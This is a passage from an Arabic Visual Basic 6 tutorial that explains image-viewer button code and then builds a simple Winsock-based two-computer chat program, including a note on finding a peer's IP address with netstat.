- الامر الاول يقوم بزيادة عرض الصورة بمقدار 500  
 - الامر الثاني هو لزيادة ارتفاع الصورة بنفس المقدار لتكون الزيادة متوازنة من الجانبين  
 - الامر الثالث لتحريك الصورة لاعلى بمقدار 250 أي بمقدار نصف الزيادة التي حصلت لارتفاع الصورة .



- الامر الرابع لتحريك الصورة لليمين بمقدار نصف الزيادة التي حصلت لعرض الصورة.



يقوم الزر بتصغير الصورة المعروضة بمقدار معين وذلك في كل مرة يقوم المستخدم بالضغط على هذا الزر ، ومن اجل القيام بهذا الاجراء سنستخدم اربع اوامر برمجية تقوم بعمل معاكس للاوامر الخاصة بالزر السابق. وهي كالتالي :

```
On Error Resume Next
Image1.Width = Image1.Width - 500
Image1.Height = Image1.Height - 500
Image1.Top = Image1.Top + 250
Image1.Left = Image1.Left + 250
```

- الامر الاول هو لتجاهل الخطا في حال استمر المستخدم في الضغط على زر التصغير الى ان تصل القيم الى الصفر ، ففي هذه الحالة سيظهر المترجم رسالة خطأ ان ضغط المستخدم ضغطة اخرى لان الخصائص المذكورة لا يمكن ان تحمل قيما سالبة.  
- وكما تلاحظ فان جميع الاوامر الاخرى هي عبارة عن عمليات معاكسة للاوامر المكتوبة في زر التكبير.



زر الحذف يقوم بحذف الصورة المعروضة على الشاشة من موقعها الاصلي ، ولكن بعد ان نظهر للمستخدم رسالة تأكيد للحذف ، لذا سنحتاج للدالة الخاصة بالحذف والتي شرحناها سابقا . لاحظ الشفرة التالية:

```
On Error Resume Next
r = MsgBox("هل تريد حذف الصورة من المجلد؟", vbQuestion + vbYesNo, "حذف")
If r = vbYes Then
    Kill (File1.FileName) ' حذف الصورة
    File1.Refresh ' تحديث قائمة الملفات بعد الحذف
    Command1_Click ' الانتقال الى الصورة التالية
End If
```

- الامر الاول لتجاهل أي خطأ قد يحدث في اسم الملف المعطى لدالة الحذف.  
- الامر الثاني لاطهار رسالة تطالب المستخدم بتأكيد رغبته في حذف الصورة ، ثم وضع النتيجة في المتغير r  
- الامر الثالث جملة شرطية لفحص الزر الذي ضغط عليه المستخدم فان كان هو زر "نعم" فان قيمة المتغير r ستكون "VbYes" وبالتالي يتم تنفيذ الاجراء الخاص بالحذف.  
- الامر الرابع استدعاء دالة الحذف واعطائها مسار الصورة التي نريد حذفها .  
- الامر الخامس لتحديث قائمة الملفات ليتم استبعاد الصورة المحذوفة من القائمة .  
- الامر السادس ليتم اخفاء الصورة المحذوفة من الشاشة واطهار الصورة التي تليها.



عمل الزر هو ارسال امر الى الطابعة لطباعة الصورة المعروضة على الشاشة .

وهنا سنكتفي بامر واحد وهو استدعاء دالة الطابعة .

```
Private Sub Command9_Click()
PrintForm
End Sub
```



وظيفة الزر هو حفظ الصورة في مكان جديد ، او بالصح نسخ الصورة الى موقع جديد على جهاز الكمبيوتر . لاحظ الشفرة التالية:

```
CDG2.ShowSave ' اظهر مربع حوار الحفظ
' الامر بنسخ الصورة من موقعها الحالي الى الموقع الجديد
FileCopy File1.Path & "\" & File1.FileName, CDG2.FileName
```

- الامر الاول لاطهار مربع حوار الحفظ من اجل ان يقوم المستخدم بتحديد المكان الذي يريد حفظ النسخة الجديدة فيه.  
- الامر الثاني هو استدعاء لدالة النسخ ، واعطائها المسار الحالي للصورة ، ثم المسار الجديد للنسخة وهو عبارة عن الموقع الذي حدده المستخدم لحفظ النسخة فيه والذي تعيده الخاصية **FileName** لمربع الحوار




وظيفة هذا الزر هي التعديل على الصورة ولكن ليس بواسطة برنامجنا حيث ان البرنامج الذي نقوم بتصميمه هو لاستعراض الصور فقط ، اما التعديل عليها فهي مهمة سنقوم باستدعاء برنامج الرسام للقيام بها. وسيكون الاستدعاء على النحو التالي:

```
' نسخ الصورة الى موقع يتم التعديل فيه
FileCopy File1.Path & "\" & File1.FileName, "c:\Bic.bmp" '
الارتباط ببرنامج الرسام واعطائه مسار الصورة التي نريد فتحها
Shell "c:\WINDOWS\system32\mspaint.exe " & "c:\Bic.bmp", vbMaximizedFocus
```

- الامر الاول يقوم بنسخ الصورة اولا الى القرص (C:\) باسم جديد ليتم بعد ذلك التعديل عليها بواسطة الرسام.  
- الامر الثاني يقوم باستدعاء برنامج الرسام بواسطة الدالة **Shell** بعد اعطائها مسار الصورة التي نريد من الرسام ان يفتحها ، وهو مسار النسخة التي سبق وان اوجدناها في القرص (C:\) .

وبهذا نكون قد انتهينا من تصميم برنامج مستعرض الصور ، عليك الان تشغيل البرنامج وتجربة الازرار كلا على حدة ، و تصحيح أي خطأ قد تكتشفه اثناء التنفيذ .





## اداة الاتصال

## MsWinsock

وظيفة الاداة هي ربط جهازين او اكثر ، لتبادل الملفات ، او النصوص ، او أي صورة اخرى من صور البيانات

### كيفية جلب الاداة الى شريط الادوات

الاداة MsWinsock غير متوفرة في شريط الادوات القياسي ولكي تقوم بجلب الاداة الى شريط الادوات القياسي : اضغط الزر الايمن فوق شريط الادوات ، ثم اختر من القائمة Componenets سيظهر لك مربع حوار المكونات ابحث عن :

Microsoft Winsock Control 6.0

قم بالتأشير على العنصر كما هو موضح ثم اضغط Apply ثم اضغط OK . بعد ذلك ستلاحظ ظهور الاداة على شريط الادوات القياسي .

### كيفية استخدام الاداة MsWinsock<sup>1</sup>

تقوم طريقة استخدام الاداة على اساس بسيط جدا وهو :

- وجود طرفين مرسل Sender ومستقبل Receiver او يمكن تسميتها Client\Server .
  - يقوم الطرف الاول المستقبل بالارتباط بمنفذ معين Port ويضل يراقبه في انتظار ورود بيانات من خلاله.
  - ربط الطرفين حيث يقوم الطرف المرسل بالاتصال بالمستقبل على رقم او اسم الجهاز الموجود فيه المستقبل وعلى نفس المنفذ الذي يراقبه .
  - وعندما يرسل المرسل طلبا بالاتصال فان على المستقبل ان يرد بقبول ذلك الطلب .
  - بعد ذلك يقوم المرسل بارسال البيانات التي يستقبلها الطرف المستقبل .
- وهنا نفس القصة السابقة ولكن اكثر تفصيلا:

#### 1- بالنسبة للمستقبل Server

- تجهيز المستقبل وذلك بتعريف رقمه IP او اسمه ومنفذ الاتصال به على النحو التالي:

```
WskServer.LocalPort = "6000"
```

```
WskServer.Listen
```

تشغيل المستقبل :

مع العلم بان WskServer هي اداة الاتصال MsWinsock الخاصة بالاستقبال .

#### 2- بالنسبة للمرسل Client

- يقوم بالاتصال بالجهاز الذي يوجد به المستقبل على رقم او اسم الجهاز ، وعلى نفس المنفذ الذي يراقبه المستقبل على النحو التالي:

```
WskClient.Connect "Pc1", "6000"
```

- عندما يقوم المرسل بالاتصال بالمستقبل فانه يشغل حدث باسم ConnectionRequest لدى المستقبل
- وفي هذا الحدث يقوم المستقبل بقبول الاتصال عن طريق الامر التالي :

```
WskServer.Accept requestID
```

- يقوم المرسل بارسال البيانات الى المستقبل عن طريق الامر التالي :

```
WskClint.SendData "السلام عليكم"
```

- عندما يرسل المرسل بياناته فانه يشغل لدى المستقبل الحدث **DataArrival** والذي يعني ورود البيانات من المستقبل ، ويتم استقبال البيانات الواردة عن طريق كتابة الامر التالي داخل الاجراء الخاص بالحدث **DataArrival** الذي ذكرناه:

```
WskServer.GetData StrDt, vbString
```

حيث ان **StrDt** هو المتغير الذي سنضع البيانات الواردة بداخله، اما **VbString** فهو تحديد لنوع البيانات الواردة كـ "نص" .

- بعد ذلك يكون انهاء الاتصال من احد الطرفين.

و كما هو ملاحظ من المثال السابق فانه يمكن استخدام اداة الاتصال كمرسل او مستقبل للبيانات ولكن ليس لنفس الاداة ، أي اذا اردنا تصميم برنامج يقوم بالارسال والاستقبال في نفس الوقت مع جهاز اخر فانا سنحتاج لأداتين ، واحدة تقوم بعملية الارسال والأخرى للاستقبال .

### كيفية الحصول على رقم تعريف الجهاز البعيد IP

كما هو ملاحظ انا قمنا بالاتصال بالطرف الاخر باستخدام اسم الجهاز وهذا غالبا يحدث بالنسبة للشبكات المحلية **Lan** ، اما اذا اردنا الاتصال بجهاز بعيد عبر الانترنت فانا في هذه الحالة لا بد لنا من معرفة رقم الاي بي **IP** الخاص بالجهاز الاخر ، وبالطبع فان الاي بي هو رقم سري ليس من المفترض ان يكون الحصول عليه سهلا لما قد يسببه من حدوث عمليات اختراقات أمنية للاجهزة دون علم اصحابها . كما ان هذا الرقم ليس رقما ثابتا ويتغير من وقت لآخر بمجرد الخروج من الشبكة ثم العودة مرة اخرى يتم اعطاء الجهاز رقما جديدا لتعريفه. اذا فنحن هنا مجبرون لما يقال لها عملية " سرقة الاي بي " للجهاز الاخر وهذه احدى الطرق السهلة لتنفيذ هذه العملية :

اولا : يجب ان يكون هناك اتصال مسبق بينك وبين الطرف الاخر عبر برنامج الماسنجر المعروف ثانيا: قم بارسال أي ملف الى الطرف الاخر لتبقى عملية التواصل بين الجهازين ويفضل ان يكون حجم الملف اكبر من **KB225**.

ثالثا: انتقل الى موجه الاوامر **Dos** بسرعة ثم اكتب الامر التالي **Netstat -n** ثم اضغط **Enter** .

رابعا : سيظهر لك على يمين الشاشة الاي بي الخاص بالجهاز الاخر ، وعلى يسار الشاشة الاي بي الخاص بجهازك.

## ثانيا : برنامج المحادثة الفورية ( برنامج الدردشة )

### وضع الأدوات على النافذة


افتح مشروع فيجوال بيسك جديد ثم قم بإضافة الأدوات التالية بالطريقة التي تظهر في الشكل :

- أضف الأداة Text1 بالشكل المبين على الصورة


- أضف الأداة Text2 إلى النافذة بالشكل المبين على الصورة ثم قم بتغيير خاصية MultiLine إلى True وخاصية Lucked إلى True.

- أضف الأداة Command إلى النافذة ثم قم بتغيير اسم الأداة إلى SndCmd وغير قيمة الخاصية Caption إلى "إرسال".

- أضف الأداة Timer إلى النافذة ثم قم بتغيير قيمة الخاصية Interval إلى 500 .

- اضغط على رمز محرر القوائم الموجود اعلي نافذة المشروع  وفي الخاصية Caption اكتب "اتصال" وفي الخاصية Name اكتب Cnct .

- أضف نسختين من الأداة MsWinsock إلى النافذة ثم قم بتغيير اسم الأولى إلى GetD والثانية إلى Send.



## كتابة الشفرة

## التعريفات للمتغيرات العامة

اكتب في الجزء الخاص بالإعلان عن المتغيرات العامة التعريفات التالية:

```
Dim Remot As String
Dim SndNm, GetNm As Boolean
```

## حدث تحميل النافذة

Form\_Load()

```
Private Sub Form_Load()
    GetD.LocalPort = 6000 ' تحديد المنفذ للجهاز الحالي
    GetD.Listen      ' لجعل اداة الاستقبال تراقب المنفذ مجنا عن طلبات الاتصال
End Sub
```

- كما وضعنا فان برنامج المحادثة يحتوي على اداتين للاتصال ، الأولى تقوم بعملية الارسال الى الطرف الاخر ، والثانية تقوم باستقبال الرسائل الواردة من الطرف الاخر. لذا فان اول اجراء سنقوم به عند بدأ تشغيل البرنامج وعند تحميل النافذة هو تهيئة اداة الاستقبال لمراقبة منفذ الكمبيوتر توقعاً لورود أي طلب للاتصال من الاخرين. ومع ملاحظة ان الطلب الذي سيرد هو بالاساس من نسخة اخرى لنفس البرنامج الذي سنصممه . ولكن موضوع على جهاز اخر ، وسنعرف لاحقا كيف سيتم ارسال الطلبات للاتصال بالاجهزة الاخرى. - الامر الاول يقوم بتحديد المنفذ الذي من المتوقع ان ترد طلبات الاتصال من خلاله. - الامر الثاني يقوم بالتوجيه لاداة الاستقبال بمراقبة ذلك المنفذ.

## حدث النقر على قائمة طلب الاتصال

Cnct\_Click()

وهي القائمة الموجودة اعلى النافذة والتي اضفناها بواسطة محرر القوائم ، ووظيفتها هي القيام بارسال طلب بالاتصال الى الجهاز الاخر على اسم الجهاز ورقم المنفذ ( حددناه سابقا لاداة الاستقبال لتقوم بمراقبته) . لاحظ الشفرة الخاصة بهذا الاجراء:

```
Private Sub Cnct_Click()
    Remot = InputBox("ادخل اسم الجهاز الذي تريد الاتصال به")
    Send.Close ' اغلاق اي اتصال سابق
    Send.Connect Remot, 6000 ' اتصال بالجهاز الذي حددته المستخدم مع تحديد رقم المنفذ
    SndNm = True ' سنستخدم المتغير لارسال اسم الجهاز الحالي الى البرنامج الاخر
    Text1.SetFocus
End Sub
```

- الامر الاول هو عبارة عن اظهار صندوق نص للمستخدم من اجل ان يقوم بتحديد اسم الجهاز الذي يريد الاتصال به لاجراء المحادثة. ثم بعد ذلك سنخزن اسم الجهاز داخل المتغير **Remot**.
- الامر الثاني هو لاغلاق أي اتصال سابق خاص باداة الارسال لتفادي رسائل الخطأ.
- الامر الثالث هو لطلب الاتصال مع الجهاز الاخر ، والمعامل الاول هو اسم الجهاز الذي حدده المستخدم ويمكن ان يكون رقم الاي بي ان كان الاتصال عبر الانترنت ، اما المعامل الثاني هو رقم المنفذ.
- المتغير الثالث هو علامة سنستدل بها لاحقا لاجل ارسال اسم الجهاز الحالي الى الجهاز الاخر وسنشرحها في حينها.
- الامر الثالث هو لوضع التركيز على صندوق نص الارسال ليبدأ المستخدم بالكتابة مباشرة.

getd\_ConnectionRequest

### حدث تلقي طلب الاتصال من الطرف الاخر

- كما وضحنا سابقا فان هذا الحدث يتم بمجرد تلقي اداة الاستقبال الطلب من الطرف الاخر لاجراء الاتصال ، وسنكتب بداخله الامر الخاص بقبول الاتصال ، اذ لا بد ان توافق اداة الاستقبال على الاتصال اولا قبل اتمام العملية .
- لاحظ الشفرة الخاصة بهذا الحدث:

```
Private Sub getd_ConnectionRequest(ByVal requestID As Long)
    GetD.Close ' ينفذ الحدث في حال ورود طلب اتصال من جهاز اخر
    GetD.Accept requestID 'تقوم اداة الاستقبال بالموافقة على طلب الاتصال
    GetNm = True ' سنستخدم المتغير لاستقبال اسم الجهاز المتصل
End Sub
```

- الامر الاول لاغلاق اداة الاستقبال في حال كان هناك أي اتصال سابق ، تفاديا للاخطاء.
- الامر الثاني يقوم بالموافقة على اجراء عملية الاتصال مع الجهاز الاخر .
- المتغير سنستخدمه من اجل استقبال اسم الجهاز الاخر في وقت لاحق.

الى هنا نكون قد اتمنا عملية الاتصال بين الجهازين بشكل ناجح ، وأصبحا جاهزين لتبادل البيانات (العبارات) فيما بينهما.

- الان ننفذ البرنامج باستخدام مفتاح F5 وبعد ان تظهر لك نافذة البرنامج اضغط على قائمة اتصال اعلى النافذة. ثم ادخل اسم الجهاز الذي تريد اجراء الاتصال معه ، او رقم الاي بي الخاص به بشكل صحيح ، ولكن بشرط ان تكون تعمل ضمن شبكة او متصلا بالانترنت اولا. ثم اضغط مفتاح **Enter**.
- ان لم يحدث شيء فتهانينا لقد سارت الامور كما يجب ، اما ان ظهرت لك رسالة خطأ ، فعلى الأرجح ان الاتصال لم يتم لاحد الاسباب الاتية:

  - 1 - اسم الجهاز الذي ادخلته او رقم الاي بي غير صحيح .
  - 2 - انت لا تعمل ضمن شبكة او ان الشبكة لاتعمل ، او انك غير متصل بالانترنت.
  - 3- ربما هناك خطأ املائي في كتابتك للشفرة .

ولكن صحيح ان الاتصال بين الجهازين قد تم بشكل ناجح ، لكنه قائم على اساس ان احد الجهازين سيكون خادما والاخر جهاز عميل ، أي ان احد الجهازين سيكون مرسلا فقط (العميل) لانه من قام بعملية طلب الاتصال ، والاخر سيكون مستقبلا فقط (الخادم) لانه الذي وافق على الاتصال بعد ذلك. لذلك يتحتم علينا ان نتفذ العملية السابقة بشكل معاكس ، فنجعل الجهاز الخادم يطلب الاتصال بالجهاز العميل ، ثم نجعل الجهاز العميل يقبل الاتصال بالجهاز الخادم ، وبهذا يصبح كلا الطرفين عبارة عن خادم و عميل في الوقت ذاته ، أي يمكنهما ارسال واستقبال البيانات في نفس الوقت .

ما هو المطلوب لاتمام تلك العملية ؟ المطلوب فقط ان يعرف الجهاز الخادم ما هو اسم الجهاز العميل الذي اجرى معه الاتصال . ليقوم هو ايضا بارسال طلب الاتصال اليه .  
كيف سيعرف ذلك ؟  
سنجعل الجهاز العميل يقوم بارسال اسمه الى الجهاز الخادم بمجرد اتمام عملية الاتصال .  
و سنكتب امر الارسال داخل الاجراء :

### Timer\_Timer

#### اداة المؤقت

ولكن الاداة Timer تقوم بتكرار تنفيذ الامر كل وقت معين ، بينما نحن نريد ارسال اسم الجهاز مرة واحدة فقط فلماذا نستخدم هذه الاداة ؟

هذه الاداة ستقوم بفحص قيمة المتغير SndNm الذي نوهنا اليه سابقا وقلنا انا سنستخدمه لارسال اسم الجهاز كل نصف ثانية ، فان كانت القيمة تساوي TRUE فسيتم ارسال اسم الجهاز الحالي الى الجهاز الاخر ، وبالطبع فان المتغير لن يحمل هذه القيمة الا اذا كانت اداة الاستقبال قد وافقت للتو على طلب العميل اجراء الاتصال معها . أي ان العملية ستنفذ لمرة واحدة فقط . لاحظ الشفرة التالية و التي تقوم بكل ما ذكرناه .

```
If SndNm = True Then
    Send.SendData Send.LocalHostName الجهاز الحالي الى الجهاز الاخر مرة واحد فقط
    SndNm = False
End If
```

- الامر الاول يقوم بفحص قيمة المتغير SndNm فان كانت تساوي TRUE فهذا يعني ان هناك حاجة لارسال اسم الجهاز الحالي الى الجهاز البعيد .

- الامر الثاني هو الذي يقوم بعملية ارسال اسم الجهاز الحالي الموجود بداخل الخاصية LocalHostName للاداة الاتصال Send .

- الامر الثالث لتغيير قيمة المتغير SndNm الى FALSE لكي لا يتم ارسال الاسم مرة اخرى .

والان سنكتب شفرة ضمن نفس الاجراء تقوم بفحص حالة الاتصال كل نصف ثانية . فان قطع الاتصال مع الجهاز الاخر لاي سبب ، يتم التوجيه لاداة الاستقبال بمراقبة منفذ الكمبيوتر الخاص بها تحسبا لمعاودة الجهاز الاخر لطلب الاتصال معها . وهذا يتم بالاوامر التالية:

```
Private Sub Timer1_Timer() الاتصال في حال انقطاعه يقوم بالترقب لاي اتصال جديد
    If GetD.State <> 7 And GetD.State <> 2 Then
        GetD.Close
        GetD.LocalPort = 6000
        GetD.Listen
    End If
```

- الامر الاول : يفحص قيمة الخاصية State لاداة الاستقبال حيث ان اعادت الخاصية الرقم 7 فهذا يعني ان الاتصال يجري بشكل جيد . اما ان اعادت أي رقم اخر فمعنى ذلك ان الاتصال لايجري بشكل ناجح .


- الامر الثاني : يقوم باغلاق أي اتصال سابق للاداة .

- الامر الثالث : يقوم بامر اداة الاستقبال لمراقبة المنفذ رقم 6000 من جديد .

- الامر الرابع : لبدأ عملية المراقبة ، تحسبا لورود أي طلب اتصال من الجهاز الاخر.

### ارسال واستقبال النصوص

الان وبعد ان اتمنا عملية الاتصال بين الجهازين بقي لنا ان نقوم بعملية ارسال النص الذي سيكتبه المستخدم في صندوق النص اسفل الشاشة الى الطرف الاخر ، بالطبع بعد ان يضغط المستخدم على زر الارسال او على مفتاح Enter من لوحة المفاتيح .



### حدث النقر على زر الارسال

SndCmd\_Click()

```

' اذا لم تكن هذه القيمة = 7 فالاتصال غير ممكن
If Send.State <> 7 Then
    MsgBox "تعذر انشاء الاتصال حاول الاتصال مرة اخرى", vbCritical
    Exit Sub
End If

```

- في البداية وقبل ان نقوم بارسال النص الذي كتبه المستخدم الى الجهاز الاخر يستحسن ان نفحص حالة الاتصال فان كان الاتصال قائما بين الجهازين ارسلنا النص ، اما ان كان الاتصال قد قطع لاي سبب فنظهر رسالة خطأ للمستخدم تبلغه بان الاتصال متعذر مع الطرف الاخر ، وهذا ما تقوم به الشفرة السابقة.

وكما سبق وان ذكرنا فان معرفة نجاح الاتصال من عدمه يمكن ان نعرفه بواسطة قيمة الخاصية State لاداة الاتصال Send . حيث ان اعادت القيمة 7 فان الاتصال يجري بشكل ناجح ، اما غير ذلك فان عملية الارسال لن تكون ممكنة .

```

' ارسال الرسالة التي في صندوق النص الى الشخص الاخر
Send.SendData Text1
Text2 = Text2 & vbCrLf & Text1
Text1 = ""
Text1.SetFocus

```

- الامر الاول هو الذي يقوم بارسال النص الذي كتبه المستخدم الى الطرف الاخر ، وهنا استخدمنا الاجراء



**SendData** الخاص باداة الاتصال **Send** من اجل ارسال قيمة صندوق النص **Text1** . الذي يحتوي على العبارة التي كتبها المستخدم.

- الامر الثاني هو من اجل اظهار ما ارسله المستخدم الى الجهاز الاخر على صندوق النص الاعلى .

- الامر الرابع من اجل مسح محتويات صندوق النص الاسفل ( وهذا ما يجري في برامج المحادثة عادة ، حيث يظهر النص في الصندوق الاعلى ويختفي من الصندوق الاسفل بمجرد ان يضغط المستخدم على زر الارسال .

### حدث الضغط على مفتاح **Enter** فوق صندوق النص الاسفل

**Text1\_KeyPress**

بعد ان يكتب المستخدم رسالته عليه ان يضغط على زر الارسال ليتم ارسال الرسالة ، ولكن لو اردنا ان يتم الارسال بمجرد ان يضغط المستخدم على مفتاح **Enter** من لوحة المفاتيح ، فعلينا ان نكتب الشفرة التالية في حدث الضغط على احد المفاتيح فوق صندوق النص .

```
Private Sub Text1_KeyPress(KeyAscii As Integer)
If KeyAscii = 13 Then
    SndCmd_Click ' في حال الضغط على انتر ينفذ النقر على زر الارسال
End If
End Sub
```

- الامر الاول يفحص قيمة المتغير **KeyAscii** وهو متغير يعيد قيمة الاسكي الخاص بالمفتاح الذي ضغطه المستخدم من لوحة المفاتيح ، فان كانت قيمة المتغير تساوي 13 فهذا يعني ان المستخدم ضغط مفتاح الادخال **Enter** وفي هذه الحالة يقوم بتنفيذ الامر الثاني.

- الامر الثاني يقوم باستدعاء الدالة **SndCmd\_Click** وهي الدالة الخاصة بالنقر على مفتاح الارسال ، وهذا معناه ان البرنامج في حال ضغط المستخدم على مفتاح **Enter** بعد كتابة النص فكلانه نقر على مفتاح الارسال بالفارة.

### حدث تلقي البيانات من الطرف المرسل

**getd\_DataArrival**

عند وصول البيانات من الطرف المرسل نقوم باستقبالها وتخزينها في متغير نصي ، لان البيانات التي ستصل هي عبارة عن نصوص وعبارات ارسلها الطرف الاخر .

ولكن هناك احتمال واحد ، ان تكون البيانات التي ارسلها المرسل ليست عبارة نصية ، نريد اظهارها للمستخدم بل قد تكون اسم الجهاز المرسل حيث سيقوم المرسل بارسال اسمه للجهاز الاخر مرة واحدة بعد ان يتم الاتصال ، وهذا بالطبع لانا قمنا بكتابة الاوامر الخاصة بذلك داخل الاجراء الخاص بالمؤقت **Timer1** . (راجع الاجراء المذكور). لذا عند تلقي البيانات من المرسل يجب علينا اولا ان نفحص قيمة المتغير **GetNm** فان كانت مازالت تساوي **TRUE** فهذا يعني انها البيانات الاولى التي تصل من المرسل وبالطبع فان اول ما سيصل من المرسل هو اسم الجهاز ، وبالتالي سيكون الاجراء المطلوب هو امر اداة الارسال الخاصة بنا بالاتصال بالجهاز المرسل ، ليتسنى لنا بعد ذلك الارسال اليه بواسطة اداة الارسال **Send** وليس مجرد الاستقبال منه.

```
If GetNm = True Then
    GetD.GetData Remot, vbString ' استقبال اسم الجهاز المتصل مرة واحدة فقط
    GetNm = False
    Send.Close
    Send.Connect Remot, 6000 ' بالاتصال بالجهاز المتصل باداة الاستقبال على نفس المنفذ
End If
```



- الامر الاول يفحص قيمة المتغير GetNm (يحصل المتغير على القيمة TRUE بمجرد ان تقوم اداة الاستقبال بالموافقة على طلب الاتصال من المرسل - راجع ص20).

- الامر الثاني (وينفذ في حال تحقق الشرط السابق ) يقوم باستقبال النص المرسل من الجهاز الاخر وتخزينه داخل المتغير Remot وهو في هذه الحالة سيكون اسم الجهاز المرسل طبعا. اما VbString فهو تحديد نوع البيانات التي ستصل من المرسل انها سلسلة نصية .

- الامر الثالث هو اعطاء القيمة False للمتغير لكي لا يتكرر تنفيذ الاجراء مرة اخرى .

- الامر الرابع هو التوجيه لاداة الاتصال الخاصة بالارسال بان تقوم بالاتصال على الجهاز المرسل على اسمه الذي وصل للتو وعلى رقم المنفذ الخاص به.

اما في حال عدم تحقق الشرط السابق ، أي اذا وجد البرنامج ان المتغير GetNm لا يحمل القيمة TRUE فهذا يعني ان النص المرسل من الطرف الاخر هو عبارة ارسلها المستخدم الى المستقبل ، فنقوم باظهارها له.

```
GetD.GetData Remot, vbString 'استقبال الرسالة التي ارسلها الشخص المتصل
Text2 = Text2 & vbCrLf & Remot 'نضع الرسالة داخل صندوق النص العلوي
Text1.SetFocus
```

- الامر الاول يستقبل النص المرسل ويخزنه في المتغير Remot .

- الامر الثاني يقوم باظهار النص الذي وصل من المرسل على صندوق النص الاعلى Text2 وفي السطر التالي باستخدام الدالة الخاصة باضافة سطر جديد vbCrLf.

وبهذا نكون قد اتمنا تصميم برنامج المحادثة من خلال عملية الاتصال بين الجهازين ثم عملية نقل العبارات النصية بين المستخدمين . ولكن بقي بعض الملاحظات الهامة التي ستفسر لك بعض التشويش الذي حصل لك اثناء قراءة ما سبق من شرح .

اولا : لا حظ ان البرنامج صمم على اساس انك تعمل على نسختين ، حيث ستقوم بوضع كل نسخة في جهاز مستقل ، وانا لا اعني في مرحلة التنفيذ بل في مرحلة التصميم عليك ان تقوم بالعمل على جهازين في نفس الوقت .

قد يكون الطلب صعبا ، وهناك حل لهذه المشكلة حيث يمكن ان تعمل على النسختين وتجري الاتصال بينهما وهما على نفس الجهاز بحيث تقوم كل نسخة بالاتصال على النسخة الاخرى عبر اعطاء اداة الارسال اسم نفس الجهاز الحالي الذي تعمل عليه بشرط ان تقوم بتغيير ارقام المنافذ التي سيتم الاتصال عليها .

مثلا : عندما تقوم اداة الاستقبال الخاصة بالنسخة الاولى بمراقبة المنفذ الخاص بالكمبيوتر والذي رقمه 6000 ، ففي هذه الحالة سيتم شغل المنفذ المذكور ، فلا يصح ان نطلب من اداة الاستقبال الخاصة بالنسخة الثانية ان ترافب نفس المنفذ ، ولكن يمكن ان نطلب منها مراقبة المنفذ رقم 6001 ، وبالتالي نامر اداة الارسال الخاصة بالنسخة الاولى بارسال طلب الاتصال الى النسخة الثانية عبر المنفذ رقم 6001 .

لمزيد من التوضيح لاحظ الشفرة التالية :

## الاستقبال في النسخة الاولى :

```
Private Sub Form_Load()
GetD.Close
GetD.LocalPort = 6000 ' تحديد المنفذ للجهاز الحالي
GetD.Listen ' جعل اداة الاستقبال تراقب المنفذ مجنا عن طلبات الاتصال
End Sub
```

## الاستقبال في النسخة الثانية :

```
Private Sub Form_Load()
GetD.Close
GetD.LocalPort = 6001 ' تحديد المنفذ للجهاز الحالي
GetD.Listen ' جعل اداة الاستقبال تراقب المنفذ مجنا عن طلبات الاتصال
End Sub
```

## الارسال في النسخة الاولى :

```
Private Sub Cnct_Click()
Remot = InputBox("ادخل اسم الجهاز الذي تريد الاتصال به")
Send.Close ' اغلق اي اتصال سابق
Send.Connect Remot, 6001 'صال بالجهاز الذي حددته المستخدم مع تحديد رقم المنفذ
SndNm = True 'سنستخدم المتغير لارسال اسم الجهاز الحالي الى البرنامج الاخر
Text1.SetFocus
End Sub
```

## الارسال في النسخة الثانية :

```
Private Sub Cnct_Click()
Remot = InputBox("ادخل اسم الجهاز الذي تريد الاتصال به")
Send.Close ' اغلق اي اتصال سابق
Send.Connect Remot, 6000 ' لب الاتصال بالجهاز الذي حددته المستخدم مع تحديد رقم المنفذ
